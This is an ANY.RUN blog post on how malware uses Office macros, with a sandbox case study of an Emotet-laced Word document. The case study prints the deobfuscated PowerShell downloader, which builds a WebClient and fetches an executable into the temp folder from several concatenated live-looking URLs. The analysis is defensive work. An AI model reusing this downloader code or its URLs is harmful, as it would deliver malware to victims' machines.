
Understanding Macros in Malware: Types, Capabilities, Case Study

any.run/cybersecurity-blog/macros-in-malware/

Jack Zalesskiy February 20, 2024



Understanding Macros in Malware: Types, Capabilities, Case Study
Macros are like mini programs within other software. They contain instructions designed to automatically perform a series of operations. Macros are especially useful for power users of productivity software who want to streamline repetitive tasks:

- Batch resize images.
- Merge separate excel files.
- Create file copies.
- Automatically back up progress.

When it comes to exploits, it's particularly important to understand how macros are used in Microsoft Word.

In this software suite, macros are written in scripting languages (VBA and Excel 4.0.) These languages allow direct access to Windows APIs, which makes them incredibly powerful for both legitimate use and, unfortunately, for hackers.

Keep reading to learn about:

- **Types of malicious macros** you'll often encounter in modern malware.
- **What hackers can do with macros** and how they use them: our experience.
- How to **go from finding an obfuscated macro in a maldoc to fully understanding what it does** in a system.

Let's dive in! (Or jump straight to the case study).

What makes MS Office macros dangerous?

To better understand potential dangers behind these automations, let's consider how a common VBA macro works. The code snippet below converts a document into a PDF:

```
Sub SaveDocumentAsPDF()

    Dim filePath As String

    Dim pdfPath As String


    If ThisDocument.Path = "" Then

        MsgBox "Please save your document before exporting to PDF.", vbInformation

        Exit Sub

    End If


    filePath = ThisDocument.FullName


    pdfPath = Replace(filePath, ".docx", ".pdf")


    ThisDocument.ExportAsFixedFormat OutputFileName:=pdfPath, _

                                     ExportFormat:=wdExportFormatPDF, _

                                     OpenAfterExport:=False, _

                                     OptimizeFor:=wdExportOptimizeForPrint, _

                                     Range:=wdExportAllDocument, _

                                     Item:=wdExportDocumentContent, _

                                     IncludeDocProps:=True, _

                                     KeepIRM:=True, _

                                     CreateBookmarks:=wdExportCreateNoBookmarks, _

                                     DocStructureTags:=True, _

                                     BitmapMissingFonts:=True, _

                                     UseISO19005_1:=False


    MsgBox "Document has been saved as PDF: " & pdfPath, vbInformation

End Sub
```

This macro verifies if the document has been saved, retrieves the current path and filename, saves it as a PDF, and notifies the user upon completion. To achieve this, the macro interacts with deep system components:

- By accessing **ThisDocument.Path** and **ThisDocument.FullName**, a macro reads from the file system to determine document locations. Similar code could be repurposed to collect information about the target system.
- Using "**ExportAsFixedFormat**" it writes to the file system. The security risk arises not from the method itself but from the broader capability it demonstrates. For instance, this capability could be misused to place a malicious executable in the temp directory.

Of course, the methods mentioned above aren't malicious. But they showcase how macros give access to system resources. Hackers can exploit this to manipulate files, deploy malware, and perform several system-level actions: launch processes, access network resources and run commands.

What can hackers do with macros?

In our experience in dealing with macros in real-world attack scenarios, hackers typically use them to:

- Access CMD (Command Prompt)
- Run PowerShell commands
- Call a DLL (Dynamic-link library) module that connects to a remote server

- Call a function via WinAPI (Windows API)
- Establish connection and download file
- Pull out system data from WMI (Windows Management Instrumentation)

For instance, WMI allows instrumented components to share system data and notifications. Since hackers can directly interact with it through macros, they can gather information about the execution environment, like the OS version and locale. This enables them to configure malware to run with the correct parameters or determine if the system is suitable for miners.

History of malicious macros

As you can see, macros offer hackers a powerful way to exploit legitimate tools. What makes the issue even worse is the high number of workstations in corporate environments vulnerable to this attack vector. Let's explore some history to understand how we arrived at this situation.

Popularity of macros as an infection mechanism is closely tied to Microsoft Office — a software suite that is used in 83% of enterprise companies.

Since early versions, the productivity tool's power users relied heavily on macros to automate their routine — and hackers took note of this attack vector.

The first well-known case of malware exploiting Word macros was the "Concept" virus from 1995.

It demonstrated proof of concept that macros could be used to execute malicious code within Word documents.

From there, In the late 90s and early 2000s, macro viruses surged. This prompted Microsoft to take action and improve security. Microsoft disabled macros support by default starting with Office 2007, introduced the "Trust Center" for more granular control of security settings, and now requires to save files with specific extentsions to run macros (.docm, .xlsm, or .pptm). Despite all this, hackers are still able to successfully exploit this attack vector.

Today, many malware families use macros in the early stages of the infection chain. You'll likely encounter macros with malware like Nanocore, Smoke Loader, RedLine, ZLoader, and Lokibot or any other malware that can spread through maldocs.

(Read about analyzing a 64-bit version of ZLoadre in ANY.RUN)

Types of malicious macros

As we mentioned earlier, almost all macros you'll encounter in malicious documents today are written in either VBA or Excel 4.0 and it's important to understand the difference between how each is deployed.

> **VBA Macros**: In modern Office programs, you can view macros written in this programming language in their respective Developer tabs in the VBA editor.
>
> **Excel 4.0 macros**: This is an older macro language used in Microsoft Excel before VBA became the standard. Despite its obsolescence, it's still supported for backward compatibility. Excel 4.0 macros are harder to spot, because hackers can embed them directly into the spreadsheet cells, often in hidden tabs — like in this example.

You've likely noticed from the example at the start of the article that VBA is a standalone, fully-fledged language with its own syntax, and the same goes for Excel 4.0 macros. Because of this, finding macros is just part of the challenge — you also need to understand what they do. Unfortunately, at this stage, you'll encounter a roadblock — obfuscation.

(Read our in-depth guide to analyzing .NET obfuscators)

Why is it difficult to analyze malicious macros?

The challenge in studying macros lies not only in the need to know the language in which they're written but also to deobfuscate the code. All macros you will come across in the are heavily obfuscated. Like this example from an infected Word document:

You can view macro code in ANY.RUN Static Discovering

Malicious macros are almost always obfuscated and hard to analyze statically.

But thankfully, deobfuscating macro code itself isn't necessary in many cases. After all, your primary objective during analysis should be to understand the code's functionality within the system. You can achieve this using various analysis tools. For instance, ANY.RUN interactive malware sandbox offers a script tracer that shows, step-by-step, the actions the program executes on the system.

Follow along with the upcoming case-study in ANY.RUN interactive cloud sandbox

Sign up now

Analyzing macros in ANY.RUN

ANY.RUN is an interactive malware analysis sandbox that offers a free plan. It's a powerful tool for analyzing malware which uses macros in its infection chain.

Filter by tag and verdict to find ANY.RUN tasks that involve macros

You can find interesting sandbox sessions with macros (above) that our users previously ran in the sandbox by filtering by **malicious** verdict and **#macros** tag in Public Submissions.

Let's analyze a malicious Word document in ANY.RUN

Let's focus on this task and analyze a maldoc. Looking at the main task view, let's momentarily disregard the fact that ANY.RUN has already detected Emotet activity and alerted us via tags in the upper right corner of the interface — considering that such a luxury isn't always available.

Instead, let's manually jump through the hoops to find the macro, and understand more about it. To achieve this, we need to orient ourselves in the interface of ANY.RUN a bit.

You can interact directly with the VM in ANY.RUN

We can directly interact with the VM through the VNC (Virtual Network Computing) window at the center of the screen. VNC is a technology that enables to remotely control another computer. In ANY.RUN, it allows us to perform necessary actions within the system to run or view the macro in the cloud VM. Let's first search for the macro in the most obvious location — the **View Macros** dialogue box (**View → Macros → View Macros**).

View Macros dialogue box shows an empty list

An empty list… This indicates that either the macro doesn't exist (though we know this isn't true) or that it's stored in a module. It could be located elsewhere, such as "ThisDocument," a class module, or a UserForm within the VBA editor. Let's look there (select **Developer** → **Visual Basic** in the top panel).

The Visual Basic section in the Developer tab shows a document tree. Our focus is on the "Forms" folder — a place that holds custom scripts.

There's a hidden macro in the forms folder in Visual Basic editor

Bingo! We find a dialogue box displaying what appears to be obfuscated code. We can delve deeper into examining it:

The macro's code seems deliberately obfuscated

In the VBA editor we can finally see our macro, and that its code and variable names seem nonsensical, suggesting intentional obfuscation.

Analyzing the macro in a Script Tracer

There's no point in doing anything further with the VM, so let's close the task and move to the recording view. In the **Advanced Process Details**, we can access more in-depth reports and static analysis tools. These resources will help us understand what this code does in the system without needing to deobfuscate the macro itself.

Areas surrounded in red boxes suspicious actions

This is a Script Tracer view of the macro in ANY.RUN, and it shows step-by-step what the code did on the system. Right away there are obvious red flags:

The macro queries Windows WMI


"**winmgmts:win32_Process**" and "**winmgmts:win32_ProcessStartup**," we see above, are associated with Windows WMI. We've already discussed how malware can exploit malicious macros to query this interface for system information. However, this alone isn't enough to definitively conclude that the object is malicious, so let's continue our investigation.

Dialogue window manipulation

Then there's the "**ShowWindow**" call, likely used to manipulate the visibility of a window, which is probably why we didn't see the dialogue box of the macro when we opened the document.

the -e parameter is used for executing Base64-encoded commands in PowerShell

And then the biggest red flag — the PowerShell call, which is base64 encoded, as indicated by the -e parameter used for executing Base64-encoded commands. This is worth looking into. Let's decode it and see what's inside:



Decoding it reveals partially readable code with non-alphanumeric characters (above), which we need to clean up to make it comprehensible. Let's further clean it:

```
$Out_51 = ('Qt7'+'1'+'tl5');

.('ne'+'w-i'+'tem') $ENV:temp\OFFICE2019 -itemtype Directory;

[Net.ServicePointManager]::"SecurityProtocol" = ('t'+'ls12'+', '+'tls'+'11, tls');

$Qakfo0q = ('Z0'+'fv3kbg');

$Brv35rs = ('E6h'+'4'+'nkn');

$Ec9w4e0 = $env:temp+(('N'+'3pO'+'ffice2019N3'+'p')."re`Pl`AcE"('N3p',[sTring][CHAR]92))+ $Qakfo0q+('.ex'+'e');

$Z_jji3m = ('Ogp5'+'7w'+'j');

$Y7jmxz8 = &('new-'+'obje'+'ct') NET.webclient;

$Innewc_ = ('http'+':'+'//5'+'2'+'5'+'0'+'750-
5'+'6'+'-20180826151'+'45'+'3.'+'we'+'bstart'+'rz.'+'c'+'om/sa'+'v'+'ewayexpressthai.'+'c'+'om/j'+'n'+'ze_2o'+'3j_k/*htt'+'p://ouba
'+'ina.'+'c'+'om/'+'w'+'p'+'-
inc'+'ludes'+'/lqkz_n'+'vr_'+'1a'+'vf4/*htt'+'ps://'+'www.msb'+'c.'+'kz'+'/data/'+'k5'+'27_5'+'_cb'+'dvv5bi19/*htt'+'p://'+'ok'+'c'
+'up'+'idating.'+'c'+'om/'+'im/'+'fsq'+'_e'+'sj'+'_q'+'gx06'+'0p/*'+'htt'+'p://'+'b'+'ike-nomad.'+'c'+'om/cg'+'i-
'+'b'+'i'+'n/'+'wn_0'+'x'+'0_62m'+'nz'+'yh9q/');

"sP`lIt"([char]42);

$Fe8neg4 = ('Ky'+'mrw9w');

foreach($Msuonh8 in $Innewc_){try{$Y7jmxz8."DoW`nLoa`dFile"($Msuonh8, $Ec9w4e0);} catch{}}

$Cwio_h5 = ('E'+'6vp7vw');

break;

$Tay50lk = ('Ph10g'+'b1')}

catch{}

$U7tmnk4 = ('Yewcw'+'8'+'k')
```

And above is the version of the code that we can finally read and understand. Let's break it down:

- **$ENV:temp\OFFICE2019 -itemtype Directory**: refers to the system's temporary directory, likely aiming to place a file in a location that typically has less restrictive permissions.
- **[Net.ServicePointManager]::"SecurityProtocol" = ('t'+'ls12'+', '+'tls'+'11, tls')**: modifies the SecurityProtocol.
- **&('new-'+'obje'+'ct') NET.webclient**: creates a WebClient object for potentially downloading malicious payloads from the internet. A major red flag.

```
('http'+':'+'//5'+'2'+'5'+'0'+'750-
5'+'6'+'-20180826151'+'45'+'3.'+'we'+'bstart'+'rz.'+'c'+'om/sa'+'v'+'ewayexpressthai.'+'c'+'om/j'+'n'+'ze_2o'+'3j_k/*htt'+'p://ouba
'+'ina.'+'c'+'om/'+'w'+'p'+'-
inc'+'ludes'+'/lqkz_n'+'vr_'+'1a'+'vf4/*htt'+'ps://'+'www.msb'+'c.'+'kz'+'/data/'+'k5'+'27_5'+'_cb'+'dvv5bi19/*htt'+'p://'+'ok'+'c'
+'up'+'idating.'+'c'+'om/'+'im/'+'fsq'+'_e'+'sj'+'_q'+'gx06'+'0p/*'+'htt'+'p://'+'b'+'ike-nomad.'+'c'+'om/cg'+'i-
'+'b'+'i'+'n/'+'wn_0'+'x'+'0_62m'+'nz'+'yh9q/');
```

The section above constructs URLs from concatenated strings, a technique to obscure the actual web addresses.

```
foreach($Msuonh8 in $Innewc_){try{$Y7jmxz8."DoW`nLoa`dFile"($Msuonh8, $Ec9w4e0);} catch{}}
```

And this part of the script attempts to download files from the constructed URLs without handling exceptions (the catch block is empty) — a typical tactic used by malicious scripts to ensure the silent download of payloads.

The behavior above is unmistakenly that of malware.

Understanding malicious macros: conclusions

In the article, we talked about the dangers of macros, their types, history, and together went from encountering a macro in a malicious document to breaking down what it does in the system using ANY.RUN. Let's recap what we've learned:

Macros are dual-use tools: These mini-programs that automate routine in productivity software serve both as productivity boosters and potential security threats. In the context of malware analysis, we're most concerned with macros in MS Office.

VBA and Excel 4.0: These scripting languages used for macros in Microsoft Office give direct access to Windows APIs, which enables exploitation by hackers.

Macros are powerful and hard to analyze. Hackers exploit them to run PowerShell commands, access system data through WMI, and download files. Malicious macros are heavily obfuscated, but tools like ANY.RUN help uncover their behavior without needing to decode the obfuscation.

About ANY.RUN

ANY.RUN is a developer of cloud malware sandbox that handles the heavy lifting of malware analysis for SOC and DFIR teams, as well as Threat Intelligence Feeds and Threat Intelligence Lookup. Every day, 300,000 professionals use our platform to investigate incidents and streamline threat analysis.

Get started in ANY.RUN for free →

Jack Zalesskiy

Jack Zalesskiy is a technology writer with five years of experience under his belt. He closely follows malware incidents, data breaches, and the way in which cyber threats manifest in our day-to-day lives.

ANYRUN cybersecurity cybersecurity training malware behavior

Jack Zalesskiy
Technology writer at ANY.RUN
Jack Zalesskiy is a technology writer with five years of experience under his belt. He closely follows malware incidents, data breaches, and the way in which cyber threats manifest in our day-to-day lives.
View all posts

What do you think about this post?

1 answers

- Awful
- Average
- Great

No votes so far! Be the first to rate this post.

0 comments